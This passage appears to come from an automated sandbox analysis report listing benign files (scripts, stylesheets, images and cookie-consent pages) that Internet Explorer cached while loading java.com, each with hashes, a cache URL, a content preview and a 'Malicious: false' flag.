Preview:	function Rb(){}.function Vb(){}.function up(){}.function Kp(){}.function Qp(){}.function Wp(){}.function bq(){}.function zq(){}.function Oq(){}.function er(){}.function lr(){}.function $u(){}.function oU(){}.function sU(){}.function xU(){}.function HU(){}.function oV(){}.function rV(){}.function uV(){}.function xV(){}.function vW(){}.function QW(){}.function rX(){}.function uX(){}.function BX(){}.function EX(){}.function KX(){}.function EY(){}.function HY(){}.function G_(){}.function M7(){}.function P7(){}.function wbb(){}.function lcb(){}.function ocb(){}.function Meb(){}.function efb(){}.function hfb(){}.function kfb(){}.function nfb(){}.function qfb(){}.function ufb(){}.function xfb(){}.function Vjb(){}.function Itb(){}.function zyb(){}.function Jyb(){}.function hzb(){}.function Rzb(){}.function Uzb(){}.function UOb(){}.function MOb(){}.function QOb(){}.function GMb(){}.function XNb(){}.function KPb(){}.function xQb(){}.function RSb(){}.function YSb(){}.function dTb(){}.function kTb

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\JavaGreenfoot[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	3629
Entropy (8bit):	7.847576284308009
Encrypted:	false
SSDEEP:	96:jAyzHk1IBRBpKMGLWfUOOyDFvKk2j4qm6mV9PUks4tiDY:l7fjKdyfUoDgjqXr04tiE
MD5:	D28BC5EA9F5E4C6F983F012E071B2A21
SHA1:	E76684B1DDC5D7BA3AE0BDB53C09893E1D4DA12B
SHA-256:	73599CAFDE30FB5C1FC726A0D09595C7D5E681F670661990747B3294F8EF5746
SHA-512:	4B91C49BD298EF4103D1127DA1D17EC3B75661105164D93AB5A5041192B231654BD84D4483AE24CFC82A4EFE586582EB5013A19AE24E7AA607F5882361E553F6
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONTE27F21C0DDA34CE985D9F7C9D23FC8B0/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
Preview:	......JFIF.....d.d.....C.....!......"$".$.....C.....}..!.....G.....!.1.."QUq.346ARasu.....#B..$r.2b.%S.....1.!A..Qq....."2.....?...i=5R.e....e..K.@..n..I...)....f&.r.....-.`.Ot.W..0..6S.?U.%...)....f.7..{....e=.._b[.....Ot.W..0l..~..K}.X..)....f...O.}.o....e=.._b[.....-.acp.Y..:....&....}Y.CB.B....$.Z..4.9..QK../N...>]...s.!...E(.N8...J..s...j.&.P...I.hR....Xis.t...#.N.t...{.ai)v_~..}...H.(%I..p..$OF#..\4F..p[....}D....u~....H..;..@...=X..Q....k..k..I.GH.f...Y....H.!.{k.....8..+..2.s.J.Z.HY.M..>Q.(.....a4.L.%3.f.%.N8.7.I.`.H .e.$.4....Fys._.....NSj\.s..>....;'/>.<./p.R.....}M.-#....Q,...74K<#d...H...KZ;.~..X.....Ki..G.:.....OV...,....t..j...H|..:$.r.@..B...C.,>..d....qx.SV...N.mJ.je..i.eJ.S.5....2.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\controller[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	29779
Entropy (8bit):	5.384616840808838
Encrypted:	false
SSDEEP:	384:2tAXfo1yc8Z4n7hR0RQRRVVZxWJTSF1sR1ECaZq4kzer/JKva3M:Nbc8Z47zacVVZ8i1sReAHt
MD5:	4E7A74127C680C9953242315466999E9
SHA1:	E25BC8DA188D9D69A3A3276F4E834F871C8B2F7E
SHA-256:	E27E66F37F0DE43B16DB3E9D60D0D3E537C09E55C84D19B2E42BA63308795478
SHA-512:	3AA848EED23083121972B5F864E3402BCA05BA93CC32DC9E0AFC1A8E59B31EB55B122F5493F423EE6043F1991A8D9F4EDC29B5E22EE84157173767F0CD080D2
Malicious:	false
IE Cache URL:	http://https://static.oracle.com/cdn/cec/v21.2.1.30/_sitesclouddelivery/renderer/controller.js
Preview:	"use strict";var SCS=window.SCS||{};SCS.sitePrefix=SCS.sitePrefix||"/",SCS.data={pageId:null,siteInfo:null,structure:null,structurePages:null,basePageModel:null,baseSlotReuseModel:null,pageModel:null,pageLayout:null,mobileLayout:null,navMap:{},navRoot:null,placeholderContent:null,startProgressTimer:null,pageTimeoutTimer:null},SCS.performance={timers:{}},SCS.xmlhttp=new XMLHttpRequest,Array.isArray||(Array.isArray=function(e){return"[object Array]"===Object.prototype.toString.call(e)}),String.prototype.trim||(String.prototype.trim=function(){return this.replace(/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,"")}),String.prototype.startsWith||(String.prototype.startsWith=function(e,t){return t=t||0,this.substr(t,e.length)===e}),SCS.preInitRendering=SCS.preInitRendering||function(){},SCS.initRendering=function(){this.data.startProgressTimer=setTimeout(this.onStartProgress,2500),this.data.pageTimeoutTimer=setTimeout(this.onPageTimeout,3e4),this.setCacheKeys(),this.processSitePrefix(),this.isPrerende

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\cookie_iframe[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	5014
Entropy (8bit):	5.070770931797894
Encrypted:	false
SSDEEP:	96:yGYYYxNFxNmFZiQ/BDZhFlgRxI/wKRpRTWukeWaTESXDAvdD9iPDJi/dDJ3DDJJ2:yGYYgNLNmSQ5FPlgHILWaTESXDAvdD9k
MD5:	1159F3467D523D0578BC6FAFEDD369EC
SHA1:	9F08758879C608D2C718071344B96CEC910499B3
SHA-256:	E5356C4D200584B116D9AC14F89D883B120DBE4D7878914A4FA22358074C74F8
SHA-512:	22DAD07905FBB2399C7E83E81FE7514C0B2AF69C384B99CB93805884AFF55B82A6A090A57CC1C3B5435760FB1659BFCBD3A4A1EAE0DB0EA3FC8FE379551698(E
Malicious:	false
IE Cache URL:	http://https://prefmgr-cookie.truste-svc.net/cookie_js/cookie_iframe.html?parent=https://consent-pref.trustarc.com/?type=oracle6&site=oracle.com&action=notice&country=ch&locale=en&behavior=expressed>m=1&layout=default_eu&irm=undefined&from=https://consent.trustarc.com/
Preview:	<html>.<body>.<script type="text/javascript">.function createCookie(name,value,days) {. if (days) {. var date = new Date();. date.setTime(date.getTime()+(30000));. var expires = "; expires="+date.toGMTString();. }. else var expires = "";. if (shouldSendSameSiteNone(navigator.userAgent)) {. document.cookie = name+"="+value+expires+"; path=/; secure; SameSite=None";. } else {. document.cookie = name+"="+value+expires+"; path=/";. }.}..function readCookie(name) {. var nameEQ = name + "=";. var ca = document.cookie.split(';');. for(var i=0;i < ca.length;i++) {. var c = ca[i];. while (c.charAt(0)==' ') c = c.substring(1,c.length);. if (c.indexOf(nameEQ) == 0) return c.substring(nameEQ.length,c.length);. }. return null;.}..function eraseCookie(name) {. createCookie(name,"",-1);.}..function gup(name).{. name = name.replace(/[\[]/,"\\\[").replace(/[\]]/,"\\\]");. var regexS = "[\\?&]"+name+"=([^&#]*)";.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\get[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\get[1].htm	
File Type:	HTML document, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2004
Entropy (8bit):	5.228582846237988
Encrypted:	false
SSDEEP:	48:Qd+wePCCFJw2Gb7IhVkAvm7CJQZfuPEgOpcGbpCBOxm:QdjeqCF0TAvmOJ/Bos
MD5:	EB36752D424D4B17D5C0786DA41ACF66
SHA1:	EBCE41EF9C2581EA61E5C856885008A3E88E55FD
SHA-256:	BD478D1E075F071CA0F0E7F3E27E4C22D27831B23DF86DD6D0F7A37C38263B0E
SHA-512:	E071D33A9B303113E821A3626EBF8CA0E45B0241251862C521A42C68E5ED73C75FD0F1814451756994060673 6B7BD2F974791DB10167606C610A838F5A231
Malicious:	false
IE Cache URL:	http://https://consent.trustarc.com/get?name=crossdomain.html&domain=oracle.com
Preview:	<html><head><script>!function(){var e,t,a,r,n,s="truste.consent.",i=function(e){var t,a={},e=a._url=e;if(e=(a._query=e.replace(/^[^;?#]*[;?#]/,"")).replace(/[#;?&]+/g,"&"))for(e=e.split("&"),t=e.length;0<t--;){var r=e[t].split("="),n=r.shift();a[n]||(a[n]=r.length?decodeURIComponent(r.join("=")):"")}return a}(location.href).domain;function o(e,t){v ar a=JSON.stringify({source:"preference_manager",message:e,data:t});top.postMessage(a,"*"),parent.postMessage(a,"*")}function c(e){var t=null;try{var a=self.loc alStorage;t=a.getItem?a.getItem(e):a[e]}catch(e){}return t&&JSON.parse(t)||null}function p(e){try{var t=s+e,a=c(t);if(!a)return null;if(new Date(a.expires)<new Date)try{r eturn self.localStorage.removeItem(t),null}catch(e){return null}return a}catch(e){}return null}function l(e,t){var a=c(e);!t.popTime&&a&&a.popTime&&(t.popTime=a .popTime);var r="string"==typeof t||t instanceof String?t:JSON.stringify(t);try{var n=self.localStorage;n.setItem?n.setItem(e,r):n[e]=r}catch(e){}}void 0!==i&&o

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\items[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	7214
Entropy (8bit):	5.647875097933699
Encrypted:	false
SSDEEP:	192:9q0XkZ4JddBzuclksHEqpK5lf35hS5hf5hO5h4Y:g0xJddtFlksHEWK5lf3PSPfPOP4Y
MD5:	DE149FC4558B3C853E30AABCE0DC7F56
SHA1:	2F7B55A7D6F62F63CF2760B93FFCA5BE04F373BB
SHA-256:	8C9344A56407F0903D36DC274EBBD3D33D7014DB50BE118687F5F2D21661A6D7
SHA-512:	89CA9A98A46A7D19057D43E50E6A2BF4B6D8826C708BF643031D2997822FB63913F257763EBCFA297B12D39A5DDA53947264362E93B17E7EF42524427B17C3B6
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/items?q= ((id%20eq%20"COREEACA6644ABED46228A54322C5E14161D"%20or%20id%20eq%20"CORE1CE64AD7F2E944B68F223DEBB0AF616A")%20and%20(language%20e q%20"en"))&channelToken=1f7d2611846d4457b213dfc9048724dc&cb=_cache_97bc
Preview:	{"hasMore":false,"offset":0,"count":2,"limit":2,"items":[{"translatable":true,"createdDate":{"value":"2020-05-18T21:48:54.443Z","timezone":"UTC"},"name":"Home content","d escription":"","language":"en","links":[{"href":"https://orasites-prodapp.cec.ocp.oraclecloud.com/content/published/api/v1.1/items/COREEACA6644ABED46228A54322C5 E14161D","rel":"self","method":"GET","mediaType":"application/json"}],"id":"COREEACA6644ABED46228A54322C5E14161D","updatedDate":{"value":"2021-04-22T2 0:08:16.263Z","timezone":"UTC"},"type":"JCOM_SimplePage","fields":{"omniture":null,"keywords":["java","downloads","software","java runtime","jre","java download ","download java"],"Webreference":null,"addBodyTags":" Begin SiteCatalyst code version: G.5. --> <script language=\"JavaScript\" type=\"text/javascript\"> var s_chann el = \"javac:Home\"; var s_pageName = \"javac:Homepage\"; var s_prop19 = \"en_javac:Homepage\"; var s_prop20 = \"Home_Pages\"; // var s_prop21 = \"180X150-728X9 0\"; var s_prop21 = \"180X

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\javamagazine(2)[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	4226
Entropy (8bit):	7.880591113615801
Encrypted:	false
SSDEEP:	96:VBzQCZdNH3huPYdVNsFNCfBuJcNYK9nnp0V2+TlTq:NZdNhuPYthTNYKATlW
MD5:	2EFF9C6E995AD134C885B4BB0132891B
SHA1:	35C7E3F315107B38E1E2179B432F5D4EBCCC7EB0
SHA-256:	4C9A37DE6893B18623F4F0F5D8BD03767CD01CCCD23BD5A0F671B888520975D8
SHA-512:	6E5140429C7C964B2405572044B39BE1154AC5191EFECE2CE9A386B05EA2BB1076A4A2F41C5993BB58C6FFCB6A5025AE5483F9EB24ED1469E14FA2E4F39A689
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONT7D6EB42C70A34F858C8582494B5B021E/native? cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
Preview:	......JFIF.....C.....!......"$".$.....C.....}..!.....J.....!..1..AQa.."2 RUq...#BS.....Tcr...$34bt.%Ds.....1.....!.1Q...3Abq..."2a...4.....?..&;..J..K.0.[m.....YY$...lt..+.....x..h..Q.L.....te.....=.U{..BxK....[....S..a..{. ..ov..;.U{..A.|\..|...\.U.2.....:..e...A.r...s.....:..e....\..U.....A.r...s..T..U.2.....>..e.....s.....:..e....S.}W..{....:....[v.....-....}....Se..P.8.M.....:M;76.*.y.v...K....w..A..50..01.....%..al u....mx.-..[^.,z...A...0...l.D.....e.7!.....+..p.k..G.....okh.Sw.}..J.Y.i..J.QU..s.;....X...O..^KO..}.....i_hb...G...6..0rZ..+....-....|.....Z.....N,..I....3.....d....e..a.s.a.e..P0nOQ.!....9.<~ .o..8FE.....rM.7.....?.+...#-Z.....r+).Sq.v.mY..fbiUba..C...<IP.I.../0..H.j z.1.`.K.&e.%.y

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\jv0_search_btn[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 19 x 18

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\jv0_search_btn[1].gif	
Category:	downloaded
Size (bytes):	99
Entropy (8bit):	5.689180797659173
Encrypted:	false
SSDEEP:	3:Clp6Wnta/CSxlOnRFSLUA6wZzzjgPQ2/rnle:Up9oaSjIOLUOjgPxrle
MD5:	6B63F7479D5FDCF11F57F1315339A071
SHA1:	0552EA5365B2C87B850DB6974645F0D81FBD22F8
SHA-256:	AC0AFC4A38CF993FF8048D40E16725EC2C5A59737E68A4DC741A8EDD6A7D3384
SHA-512:	CD875B3E9F87D9BB13784AEFAF9B155603C7A9E32008CEB7DE69DBF78A15D0EC3BE3664ABB1ACF82227D42DFF0BFEF0DBB9FE46E71F1348C164F6D4E5F6A7E8D
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/header/jv0_search_btn.gif
Preview:	GIF89a.....!.....,.....4..h...HX1....=.L...xP.....R&...u+....f.I*...(Af....;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\jv0dl_a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 672 x 128, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	4741
Entropy (8bit):	7.853820287173857
Encrypted:	false
SSDEEP:	96:ySDZ/l09Da01l+gmkyTt6Hk8nTKwD1IBxaf/76744xn+LGDDTmIiQceDrr7k:ySDS0tKg9E05TlD1Uwf/76744oyaIvf0
MD5:	A6BE3E959427A5B5645356CBE0DFCF51
SHA1:	818B4E71DACA0CA889B0714935A159E91C2F1B25
SHA-256:	EEC8393557E19987E71F13592A34E39119CA17F5AC554974B937B437AA7DDC58
SHA-512:	D7C9467FE6DDE7CA9B93F266F10BB0591B23F0E518BD35251A8DB08E33C3F43A9A5BBC0BDE8AD677E657A45352076D24FF789D0272B6001385EB37B158F9155
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/home/jv0dl_a.png
Preview:	.PNG.....IHDR.....[mL.....pHYs.....OiCCPPhotoshop ICC profile..x.SgTS..=...BK...KoR.. RB....&*!..J.!...Q..EE.....Q,.....!.....{.k.....>.....H3Q5...B.....@..$p....d!s.#...~<<+".....x.....M..0.....B.\.....t.8K....@z.B..@F....&S....`.cb..P-.`'.....{..[.!..... .e.D.h;...V.E.X0..fK.9..-.0IWfH.....0Q..)..{.`.##x.....F.W<.+...*..x..<.$9E.[.-q .WW..(.I.+.6a.a.@..y..2.4.....x.....6...._-..."bb....p@...t~.../...;..m..%..h^..u..f..@.....W.p.~<<E.....J.B[a.W}.g._.W.I.~<.....$.2].G.....L.....b..G.....".Ib.X*..Q.q.D...2." .B.).%..d.,..>.5..j>.{.-.]c..K'.Xt.....o..(...h...w..?.G.%..fI.q..^D$.T.?....D..*.A...,.....`6.B$..B.B.d..r`)..B(...*`/.@.4.Qh..p...U..=p..a...(....A...a!..b.X#.....!.H...$ ..Q"K.5H1R.T UH..=r.9.\F..;..2....G1...Q=...C..7..F...dt1.....r..=.6...h..>C.0....3.l0...B.8,..c."......V.....c.w...E..6.wB a.AHXLXN.H. .$4...7...Q.'"..K.&.....b21.XH,#..../.{.C.7$..C2'...I..T...F.n R#.,..4H.#...dk..9.,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\jv0ht[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 351 x 173
Category:	downloaded
Size (bytes):	5672
Entropy (8bit):	7.931442402707422
Encrypted:	false
SSDEEP:	96:7V+XRRyaia6m3ZU9jfmZBDvseok66dOxoGElY8DXQBDk8V0SBqOT3QZgJn9o:7CRxia6+U9jfmXYefFcxoGUhQ68V0OwX
MD5:	59AA1CA709F752690212C4E0039B0E4F
SHA1:	BEB6644DF8190D7AF1F3DC1DCB4857AB4AEA74C7
SHA-256:	26070A72AE2C336CE985EA6650D78B61304F75265087DDC7144FB407661637B0
SHA-512:	89A2BA004CEFBBC56F19FD4FFBB8BA02DDA9E1063146101DC418436BFA1396FD28D5E7D3884E9A0D762CAFD1831690A5A96D77CF0EF52AD9FA53C4FE82F7C01D
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/home/jv0ht.gif
Preview:	GIF89a_.....ddd.....nnn...yyy.....!.....,...._...@....I..8...`(.dirD..g...(..s.....@.xn..n....h.I.....Hsp.3..Y.n..k..:.ZA..q9rw.u8n.PR...d....lM.@.T.@.]E-p..4gvxe..... H..hs.}.f$Q.....S'._....Z4...j&....K@...W....z.....!..n.4....@$.<..L..@.%.{..ijD..?....+g...e"...S..)Y.. (.....,.@r.....\....!...p...0..0.Y.&.`#B..J...H..8.B.o.l.u...TT.D.X'."D..f=...H.sB.Y. . .....xzu.T.t[.r{.@#.gK.-..B2.d....".3{lp.0.f....O.....3....+.....^...X.,...M.(..+...TCf.3J.6.D..L.....j..%<sBW..9....M.....p*\.....9.74.n.y...K .ha7.....YID..r.%..1.....s".G.f3.XA,.!.... ....!.e..}]T...0..E!...<.c[.&...u..W..,^....Y..y%..".....PF).TVi.Xf.e.3..ep..!....`...\..g0}y.....cxI.c..d..[.i...`H.....A..A....H....\....D.....iY.t..!.=....N...q.ZI..H..W.*..%.j..|...i.....x...&.....C. 4.RP..... .%..W.....*+.y..`.4..$[.....b.K..`.-...;...r.n.}m..bp0R.QA.`z...b.A.h.i....+....zq#...2.....r.0...DE...T.G.."ln#.n".~.+b2.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\render[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	exported SGML document, UTF-8 Unicode text
Category:	downloaded
Size (bytes):	3922
Entropy (8bit):	5.033296563341562
Encrypted:	false
SSDEEP:	96:vb2Lm3CaOFVyvB4Ex0+m0YyMPt7xAQ5MiQwbGBOb7cDDts6J:TN4c9rEF7xqwbG4b7cftsq
MD5:	1E621F239F2EF351D86D5E41C75126EF

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\render[1].js	
SHA1:	FBA636F058780CD43C981DFAB65BCF40499D5C26
SHA-256:	86AC00A8DCFBEC6B2013EEA74A851C1FBC8FE6BB128F746293744A9DE7162196
SHA-512:	475432796F0CFE3219E525DEECF5825284E328C492715CE5A322272E99EF5A4090E4FD83E02FE7FD2B01248770C2692E265C58279B0E6611B8FD79328995C543
Malicious:	false
IE Cache URL:	http://https://www.java.com/_compdelivery/_cache_2094/JCOM-Footer_Detail/assets/render.js
Preview:	/**. * Copyright (c) 2019 Oracle and/or its affiliates. All rights reserved.. * Licensed under the Universal Permissive License v 1.0 as shown at http://oss.oracle.com/licenses/upl.. */./* globals define,console */.define([.."jquery",.."mustache",.."marked",.."text!./layout.html".], function ($, Mustache, Marked, templateHtml) {.."use strict";.../// Content Layout constructor function...function ContentLayout(params) {...this.contentItemData = params.contentItemData || {};...this.scsData = params.scsData;...this.contentClient = params.contentClient;..}.../// Helper function to format a date field by locale...function dateToMDY(date) {...if (!date) {....return "";...}....var dateObj = new Date(date);....var options = {....year: "numeric",....month: "long",....day: "numeric",....hour: "2-digit",....minute: "2-digit"...};...var formattedDate = dateObj.toLocaleDateString("en-US", options);....return formattedDate;..}.../// Helper function to parse markdown text...function parseMarkdown(mdText

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\results[1].txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	8
Entropy (8bit):	2.5
Encrypted:	false
SSDEEP:	3:x:x
MD5:	402E7A087747CB56C718BDE84651F96A
SHA1:	7CE01F6381463362CF6AEF2F843A59261E8F5587
SHA-256:	662EFAF46C617DDBCB8FF4A2A8F64CFFD3D93630F1003F8E66511F369B87730F
SHA-512:	5080D776D0B123F20E97D44472EF2343BC022105AA67FC802B71668BAEB74A81530355589D50B1142165D17EF995AEAC196B6C15136D518A1EC0ABFA13C91D10
Malicious:	false
IE Cache URL:	http://https://84-17-52-78_s-23-32-238-155_ts-1620316692-clienttons-s.akamaihd.net/eum/results.txt
Preview:	Success!

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\screen[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	20825
Entropy (8bit):	4.994143793467963
Encrypted:	false
SSDEEP:	384:UoURDmGjjKJzOh+7V6iKFd7FAtDHFxQFW23:WiGj+zOI7Vq7FAlFSFV3
MD5:	A74B0D2CD7E657A5CB55B9BC1B6985C3
SHA1:	5D4CDC3E796E06B2542450F4D0533F02E26D9C09
SHA-256:	8CF75A638B4DB506BC4B28FB12AB33432AC5DA8DD775EC721B4627F8D50246A4
SHA-512:	547331AC9047504133D53AED25675BAC90A3FB0FD166E536C23BD0EBD07DDEA75B586428A8E6C4F280A97C66293DE3286A12A8C3FE8AA669C7A8C01202C034BD
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/css/screen.css
Preview:	html, body, div, span, object, iframe, h1, h2, h3, h4, h5, h6, p, blockquote, pre, a, abbr, acronym, address, code, del, dfn, em, img, q, dl, dt, dd, ol, ul, li, fieldset, form, label, legend, table, caption, tbody, tfoot, thead, tr, th, td {. margin: 0;. padding: 0;. border: 0;. font-weight: inherit;. font-style: inherit;. font-size: 100%;. font-family: inherit;. vertical-align: baseline.}..body {. line-height: 1.5.}..table {. border-collapse: separate;. border-spacing: 0.}..caption, th, td {. text-align: left;. font-weight: normal.}..table, td, th {. vertical-align: middle.}..blockquote:before, blockquote:after, q:before, q:after {. content: "".}..blockquote, q {. quotes: """".}..a img {. border: 0.}..body {. font-size: 75%;. color: #222;. background: #fff;. font-family: "Helvetica Neue", Helvetica, Arial, sans-serif.}..h1, h2, h3, h4, h5, h6 {. font-weight: normal;. color: #111.}..h1 {. font-size: 3em;. line-height: 1;. margin-bottom: .5em.}..h2 {. font-si

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\theme.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	86057
Entropy (8bit):	5.293478370265226
Encrypted:	false
SSDEEP:	1536:X+SiP1GohxDDogabxkHB4SpcEkMj/t7KZ/52uFGEeJul1BgJ2tM5Po+bQuo4kQ4H:iNV7KZMoWISJQMdkuo4kQ47GK/
MD5:	EB519B683BF8B78B57BBCCB92F2B6FFA
SHA1:	02906CED3B1DE28743DCB6CB7BF09F9E89E1FDAC
SHA-256:	7ED7C6A415CE8873EE944D54FBD3B886CC9BB0D62B5B6A84E05EBE963C4005AD
SHA-512:	29594674F002C9080CD277950EC1C8DB87DA77949C1885AA8A56BF2742FADCB5DD9B240BC3C5DB0F9AF95EDA84CD1044F8CF497B96FE8BD4F75556A263FFEC0B1
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/js/theme.min.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\theme.min[1].js	
Preview:	!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error("jQuery requires a window with a document");return t(e)}:t(e)}("undefined"!=typeof window?window:this,function(C,e){"use strict";var t=[],E=C.document,r=Objec t.getPrototypeOf,s=t.slice,g=t.concat,u=t.push,i=t.indexOf,n={},o=n.toString,h=n.hasOwnProperty,a=h.toString,l=a.call(Object),v={};function m(e,t){var n=(t=t||E).createEl ement("script");n.text=e,t.head.appendChild(n).parentNode.removeChild(n)}function c(e,t){return t.toUpperCase()}var f="3.2.1",k=function(e,t){return new k.fn.init(e,t)},p =/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,d=/^-ms-/,y=/-([a-z])/g;function x(e){var t=!!e&&"length"in e&&e.length,n=k.type(e);return"function"!==n&&!k.isWindow(e)&& ("array"===n||0===t||"number"==typeof t&&0<t&&t-1 in e)}k.fn=k.prototype={jquery:f,constructor:k,length:0,toArray:function(){return s.call(this)},get:function(e){return n ull==e?s.c

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\v1[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	71813
Entropy (8bit):	5.312055266421633
Encrypted:	false
SSDEEP:	1536:tmTkVZQm0BKGEJcnJGqo01KvJ/xKIqarUKYkI8obCJwl8KBwrAcE4/I36sn:gi10BKGiL0svJ/xKLarrYkI8HJwywvn
MD5:	74A54934262638C24F2C3C7FC0078746
SHA1:	A60AD452C59E734B476B7CA03D95B2D68BE92314
SHA-256:	8952CCC09C989C9864DC4D80FC2FF261A1AEC5CE7E02AD9BFE4D0C71B51928A0
SHA-512:	C2D17807CF0F0098AFC21B05BC4E391239C976BD450130D36E14B90C35EAFF8C40D92429F65F37130ABA78C6942F97456CD623DE2571D59F7A020C47BBB8AD7
Malicious:	false
IE Cache URL:	http://https://consent.trustarc.com/asset/notice.js/v/v1.7-1745
Preview:	function _truste_eu(){function u(){var h=truste.eu.bindMap;h.feat.isConsentRetrieved=h.feat.crossDomain?h.feat.isConsentRetrieved:!0;if(!u.done&&h.feat.isConsen tRetrieved){u.done=!0;truste.eu.ccpa.initialize();truste.eu.dnt();var l=function(){var a=truste.eu.bindMap;if(a.feat.consentResolution){var b=truste.util.readCookie(trust e.eu.COOKIE_GDPR_PREF_NAME,!0);if(b&&(b=b.split(":"),!RegExp(a.behavior+"."+a.behaviorManager).test(b[2])&&(/(,us|none)/i.test(b[2])||"eu"==a.behavior Manager&&/implied.eu/i.test(b[2]))))return!0}return!1};.truste.util.fireCustomEvent(h.prefCookie);var a=function(){var a=(new Date).getTime(),b=truste.util.readCookie(tru ste.eu.COOKIE_REPOP,!0),c=truste.eu.bindMap.popTime;return c&&c!=b&&a>=c}();a&&(h.feat.dropPopCookie=!0);h.feat.isDNTOptoutEvent?h.feat.dntShowUI&&"ex pressed"==h.behavior&&(truste.eu.clickListener(truste.eu.noticeLP.pn,!0),truste.eu.msg.log("consent",h,h.messageBaseUrl)):null!=truste.util.getIntValue(h.prefCookie)?("ex pressed"==h.behavior&&(a||l())

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\1.cache[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	19432
Entropy (8bit):	5.580344910706707
Encrypted:	false
SSDEEP:	384:EK6hVeThiUgz4Y5Xhsxt8gCxGe6VtWNBK6Z+JA3jviFlJecNKp139J/ozNJMU:EA97gUz8lxktuKA3DizTyo
MD5:	55C52117BF9BC174A987D07FCD7297D5
SHA1:	743E92AD8B74903117073C161A376FEEC4BFE6A2
SHA-256:	3AC30D3684EF5FAC4D54977D24566AEB45B56D17640DD29BC778A44118B7A822
SHA-512:	2CB23BC98BBD9C7C9DC73791903E44E87DE5C6C30A4A9FE55B40278E016505AA7CD2A337A89F570B272683BAADE1AA492C687707C9B5BE74454F87FC1126CF 4
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/defaultpreferencemanager/deferredjs/0D070042D9C67A68E1A4BF804E6E0E06/1.cache.js
